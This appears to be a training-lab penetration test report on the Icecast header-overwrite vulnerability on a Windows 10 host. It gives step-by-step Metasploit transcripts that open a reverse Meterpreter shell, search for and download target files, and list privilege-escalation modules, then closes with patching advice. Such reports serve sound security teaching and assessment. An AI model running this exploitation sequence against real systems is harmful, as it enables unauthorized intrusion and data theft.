GoodCorp Inc.

ninaherbold@goodsecurity.com

Penetration Test Engagement Report

October 13, 2021

Table of Contents

High-Level Summary 2

Findings 3
Recommendations 13

References 14

Nina Herbold,
Penetration Tester - Red Team, GoodCorp Inc.

High-Level Summary

GoodSecurity was tasked with performing an internal penetration test on GoodCorp's CEO, Hans Gruber. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Hans' computer and determine if it is at risk. GoodSecurity's overall objective was to exploit any vulnerable software and find the secret recipe file on Hans' computer while reporting the findings back to GoodCorp Inc.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on CEO's computer. Once performing the attacks, GoodSecurity was able to gain access to his machine and find the secret recipe file by exploiting two programs that had major vulnerabilities. The details of the attack can be found in the 'Findings' category.

Findings

Machine IP: 192.168.0.20

Hostname: MSEDGEWIN10

Vulnerability Exploited: Icecast Header Overwrite (buffer overflow exploit)

Vulnerability Explanation:

The Icecast application allows for a buffer overflow exploit where an attacker can send 32 HTTP headers remotely gain control of the victim's system by overwriting the memory utilizing the Icecast flaw, which writes past the end of a pointer array.[1]

This vulnerability is severe. Buffer overflow attacks can allow attackers to cause damage to files and can expose private information. Typically, buffer overflow attacks can result in system crashes but can lead to much larger malicious activity. Ultimately, this vulnerability can lead to data loss/theft, ransomware attacks and can act as a gateway to many other attack vectors.

Severity Level:

To determine the priority and severity level, we will need to also take into consideration the following aspects of the business:

- **Functional impact of the incident in the business:** The importance of the affected system for the business will have a direct effect on the incident's priority. All stakeholders for the affected system should be aware of the issue and will have their input in the determination of priorities.
- **Type of information affected by the incident:** Every time you deal with PII, your incident will have high priority; therefore, this is one of the first elements to verify during an incident.

- **Recoverability:** After the initial assessment, it is possible to give an estimate of how long it will take to recover from an incident. Depending on the amount of time to recover, combined with the criticality of the system, this could drive the priority of the incident to high severity.

The penetration testers need to simulate real attacks and find out the systems and devices that suffer stress and get compromised in the process. At the end of this, the vulnerabilities identified are graded according to the risks that they pose to the organization. Vulnerabilities that have less severity and exposure usually have low ratings. [1]

There are three classes in a vulnerability grading system. The minor class is for vulnerabilities that require lots of resources to exploit, yet have very little impact on the organization. The moderate class is for those vulnerabilities that have moderate potential for damage, exploitability, and exposure. The high-severity class is for vulnerabilities that require fewer resources to exploit but can do lots of damage to an organization if they are.

Hence, this vulnerability exploited could potentially to medium-to-high-severity level.[2][3] According to some research into the exploit and vulnerability, I would rate it moderate severity due to the fact that it takes a relatively low level of skill to accomplish the threat and the degree that we could exploit sensitive information from the target machines.

Proof of Concept:

First of all, we are locating the IP address of the Icecast and testing to see if any response from the Icecast by pinging the machine, see figures 1 and 2 below

```
C:\Users\IEUser>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::19ba:64e7:838c:b1b6%14
   IPv4 Address. . . . . . . . . . . : 192.168.0.20
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.0.1

C:\Users\IEUser>ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : MSEDGEWIN10
   Primary Dns Suffix  . . . . . . . :
   Node Type . . . . . . . . . . . . : Mixed
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No

Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Microsoft Hyper-V Network Adapter
   Physical Address. . . . . . . . . : 00-15-5D-00-04-01
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::19ba:64e7:838c:b1b6%14(Preferred)
   IPv4 Address. . . . . . . . . . . : 192.168.0.20(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.0.1
   DHCPv6 IAID . . . . . . . . . . . : 117445981
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-26-21-C3-EC-00-0C-29-9B-03-0C
   DNS Servers . . . . . . . . . . . : 8.8.8.8
                                       4.4.4.4
   NetBIOS over Tcpip. . . . . . . . : Enabled

C:\Users\IEUser>_
```

Figure 1

```
root@kali:~# ping 192.168.0.20
PING 192.168.0.20 (192.168.0.20) 56(84) bytes of data.
64 bytes from 192.168.0.20: icmp_seq=1 ttl=128 time=3.94 ms
64 bytes from 192.168.0.20: icmp_seq=2 ttl=128 time=14.0 ms
64 bytes from 192.168.0.20: icmp_seq=3 ttl=128 time=1.14 ms
64 bytes from 192.168.0.20: icmp_seq=4 ttl=128 time=1.93 ms
64 bytes from 192.168.0.20: icmp_seq=5 ttl=128 time=8.19 ms
64 bytes from 192.168.0.20: icmp_seq=6 ttl=128 time=6.33 ms
64 bytes from 192.168.0.20: icmp_seq=7 ttl=128 time=38.8 ms
64 bytes from 192.168.0.20: icmp_seq=8 ttl=128 time=57.5 ms
64 bytes from 192.168.0.20: icmp_seq=9 ttl=128 time=7.40 ms
64 bytes from 192.168.0.20: icmp_seq=10 ttl=128 time=11.1 ms
64 bytes from 192.168.0.20: icmp_seq=11 ttl=128 time=28.2 ms
^C
--- 192.168.0.20 ping statistics ---
11 packets transmitted, 11 received, 0% packet loss, time 10015ms
rtt min/avg/max/mdev = 1.140/16.230/57.504/17.088 ms
root@kali:~#
```

Figure 2

Next, we took in the process of penetration testing on Gruber's computer was to run the Nmap scan that tested for services running and the versions of those services that might be vulnerable. This is where we found the Icecast was open and vulnerable, see figure 3 for details:[4]



Figure 3

Also, on the DVW10 machine on the Icecast following changes happened when Nmap scan was completed.



Figure 4

The next step I did was to run a `*searchsploit*` on any Icecast exploits – results are in figure 5 below

```
root@kali:~# searchsploit icecast
------------------------------------------------------------ ---------------------------------
 Exploit Title                                              |  Path
------------------------------------------------------------ ---------------------------------
Icecast 1.1.x/1.3.x - Directory Traversal                   | multiple/remote/20972.txt
Icecast 1.1.x/1.3.x - Slash File Name Denial of Service     | multiple/dos/20973.txt
Icecast 1.3.7/1.3.8 - 'print_client()' Format String        | windows/remote/20582.c
Icecast 1.x - AVLLib Buffer Overflow                        | unix/remote/21363.c
Icecast 2.0.1 (Win32) - Remote Code Execution (1)           | windows/remote/568.c
Icecast 2.0.1 (Win32) - Remote Code Execution (2)           | windows/remote/573.c
Icecast 2.0.1 (Windows x86) - Header Overwrite (Metasploit | windows_x86/remote/16763.rb
Icecast 2.x - XSL Parser Multiple Vulnerabilities           | multiple/remote/25238.txt
icecast server 1.3.12 - Directory Traversal Information Di | linux/remote/21602.txt
------------------------------------------------------------ ---------------------------------
Shellcodes: No Results
Papers: No Results
root@kali:~#
```

Figure 5

Open Metasploit console and searching for Icecast exploits.

```
root@kali:~# msfconsole
[-] ***rtinG the Metasploit Framework console...\
[-] * WARNING: No database support: could not connect to server: Connection refused
       Is the server running on host "localhost" (::1) and accepting
       TCP/IP connections on port 5432?
could not connect to server: Connection refused
       Is the server running on host "localhost" (127.0.0.1) and accepting
       TCP/IP connections on port 5432?

[-] ***

 _                                                    _
/ \    /\         __                         _   __  /_/ __
| |\  / | _____   \ \           ___  _____  | | /  \ _   \ \
| | \/| | ____\ |- -|   /\    / __\ | -__/ | ||  | ||  | |- -|
|_|   | | |_____  | |_  / -\  __\ \  | |    | | \__/| |  | |_
      |/  |_____/  \___\/ /\ \\___/   \/     \__|    |_\  \___\


       =[ metasploit v5.0.84-dev                          ]
+ -- --=[ 1997 exploits - 1091 auxiliary - 341 post       ]
+ -- --=[ 560 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: To save all commands executed since start up to a file, use the makerc comman
d

msf5 >
```

Figure 6

```
msf5 > search icecast

Matching Modules
================

   #  Name                                  Disclosure Date  Rank   Check  Description
   -  ----                                  ---------------  ----   -----  -----------
   0  exploit/windows/http/icecast_header   2004-09-28       great  No     Icecast Header Over
write


msf5 >
```

Figure 7

Set the RHOST to target Gruber's computer and run exploit by `*run*`

```
msf5 > use 0
msf5 exploit(windows/http/icecast_header) > set RHOST 192.168.0.20
RHOST => 192.168.0.20
msf5 exploit(windows/http/icecast_header) > run

[*] Started reverse TCP handler on 192.168.0.8:4444
[*] Sending stage (180291 bytes) to 192.168.0.20
[*] Meterpreter session 1 opened (192.168.0.8:4444 -> 192.168.0.20:55064) at 2021-10-12 14:33
:32 -0700

meterpreter >
```

Figure 8

Search inside the computer and look to the files secretfile.txt and recipe.txt for exposing contents

```
meterpreter > search -f *secretfile*.txt
Found 1 result...
    c:\Users\IEUser\Documents\user.secretfile.txt (161 bytes)
meterpreter >
```

Figure 9

```
meterpreter > search -f *recipe*.txt
Found 1 result...
    c:\Users\IEUser\Documents\Drinks.recipe.txt (48 bytes)
meterpreter >
```

Figure 10

```
meterpreter > download 'c:\Users\IEUser\Documents\user.secretfile.txt'
[*] Downloading: c:\Users\IEUser\Documents\user.secretfile.txt -> user.secretfile.txt
[*] Downloaded 161.00 B of 161.00 B (100.0%): c:\Users\IEUser\Documents\user.secretfile.txt -
> user.secretfile.txt
[*] download   : c:\Users\IEUser\Documents\user.secretfile.txt -> user.secretfile.txt
meterpreter >
```

Figure 11

```
meterpreter > download 'c:\Users\IEUser\Documents\Drinks.recipe.txt'
[*] Downloading: c:\Users\IEUser\Documents\Drinks.recipe.txt -> Drinks.recipe.txt
[*] Downloaded 48.00 B of 48.00 B (100.0%): c:\Users\IEUser\Documents\Drinks.recipe.txt -> Dr
inks.recipe.txt
[*] download   : c:\Users\IEUser\Documents\Drinks.recipe.txt -> Drinks.recipe.txt
meterpreter >
```

Figure 12

Then searching for an uncover vulnerabilities

```
meterpreter > run post/multi/recon/local_exploit_suggester

[*] 192.168.0.20 - Collecting local exploits for x86/windows...
[*] 192.168.0.20 - 30 exploit checks are being tried...
[+] 192.168.0.20 - exploit/windows/local/ikeext_service: The target appears to be vulnerable.
[+] 192.168.0.20 - exploit/windows/local/ms16_075_reflection: The target appears to be vulner
able.
meterpreter >
```

Figure 13

From the Figure 13 above, the system was found to be vulnerable to the following exploits:[5]

1. exploit/windows/local/ikeext_service

2. exploit/windows/local/ms16_075_reflection

Figure 14 shows all logged on Users



Figure 14

Detailed sysinfo for the target computer from shell and also from meterpreter as Figure 15,16 and 17 below

```
meterpreter > shell
Process 5240 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Program Files (x86)\Icecast2 Win32>systeminfo
systeminfo

Host Name:                 MSEDGEWIN10
OS Name:                   Microsoft Windows 10 Enterprise Evaluation
OS Version:                10.0.17763 N/A Build 17763
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:
Registered Organization:   Microsoft
Product ID:                00329-20000-00001-AA236
Original Install Date:     3/19/2019, 4:59:35 AM
System Boot Time:          10/12/2021, 2:53:09 PM
System Manufacturer:       Microsoft Corporation
System Model:              Virtual Machine
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 79 Stepping 1 GenuineIntel ~2295 Mhz
BIOS Version:              American Megatrends Inc. 090007 , 5/18/2018
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC-08:00) Pacific Time (US & Canada)
Total Physical Memory:     1,592 MB
Available Physical Memory: 535 MB
Virtual Memory: Max Size:  2,872 MB
Virtual Memory: Available: 1,530 MB
```

Figure 15

```
Virtual Memory: In Use:    1,342 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
Logon Server:              \\MSEDGEWIN10
Hotfix(s):                 11 Hotfix(s) Installed.
                           [01]: KB4601555
                           [02]: KB4465065
                           [03]: KB4470788
                           [04]: KB4480056
                           [05]: KB4486153
                           [06]: KB4535680
                           [07]: KB4537759
                           [08]: KB4539571
                           [09]: KB4549947
                           [10]: KB5003243
                           [11]: KB5003171
Network Card(s):           1 NIC(s) Installed.
                           [01]: Microsoft Hyper-V Network Adapter
                                 Connection Name: Ethernet
                                 DHCP Enabled:    No
                                 IP address(es)
                                 [01]: 192.168.0.20
                                 [02]: fe80::19ba:64e7:838c:b1b6
Hyper-V Requirements:      A hypervisor has been detected. Features required for Hyper-V will not be displaye
d.

C:\Program Files (x86)\Icecast2 Win32>
```

Figure 16

```
C:\Program Files (x86)\Icecast2 Win32>exit
exit
meterpreter > sysinfo
Computer        : MSEDGEWIN10
OS              : Windows 10 (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter >
```

Figure 17

Recommendations

The Icecast Header Overwrite being the most severe of the uncovered vulnerabilities, I recommend first upgrading your Icecast to the latest version 2.4.4. that is more stable and has patched some of its old vulnerabilities.

The IKEEXT and the ms16_075 exploits are more difficult to expose compared to the Icecast vulnerability but can be potentially dangerous. To prevent an attack where the attacker can escalate their privileges, I recommend applying the available patches to resolve both vulnerabilities.

Regular system updates and ensures the proper patches have been implemented will keep the system hardened against any exposure to future vulnerabilities. Follow the security best practice, that would be great.

References

1. *Yuri Diogenes, Erdal Ozkaya. Cybersecurity - Attack and Defense Strategies. Published by Packt Publishing Ltd. ISBN 978-1-78847-529-7. [cited 2021 October 13]. Available from: www.packtpub.com*
2. *Icecast HTTP Header Processing Remote Overflow. Nessus Plugin ID 14843. © 2021 Tenable®, Inc. [cited 2021 October 13]. Available from: https://bit.ly/3j0ZdOO*
3. *Icecast Header Overwrite. ID MSF:EXPLOIT/WINDOWS/HTTP/ICECAST_HEADER. VULNERS, INC. [cited 2021 October 13]. Available from: https://bit.ly/3BFpnOk*
4. *TCP Port settings. Icecast 2.4.1 Docs — Config File. © 2004-2014 Xiph.Org. [cited 2021 October 13]. Available from: https://bit.ly/3AFv2Cu*
5. *securycore. (2018, 02 25). IKEEXT DLL Hijacking Exploit Tool. © 2021 GitHub, Inc. [cited 2021 October 13]. Available from:https://bit.ly/3AJVECl*